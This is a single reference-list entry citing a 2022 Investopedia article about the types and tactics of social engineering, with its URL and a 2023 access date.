- Will. (2022). Social Engineering: Types, Tactics, and FAQ. *Investopedia*. Available from <https://www.investopedia.com/terms/s/social-engineering.asp> [Accessed 16 May 2023].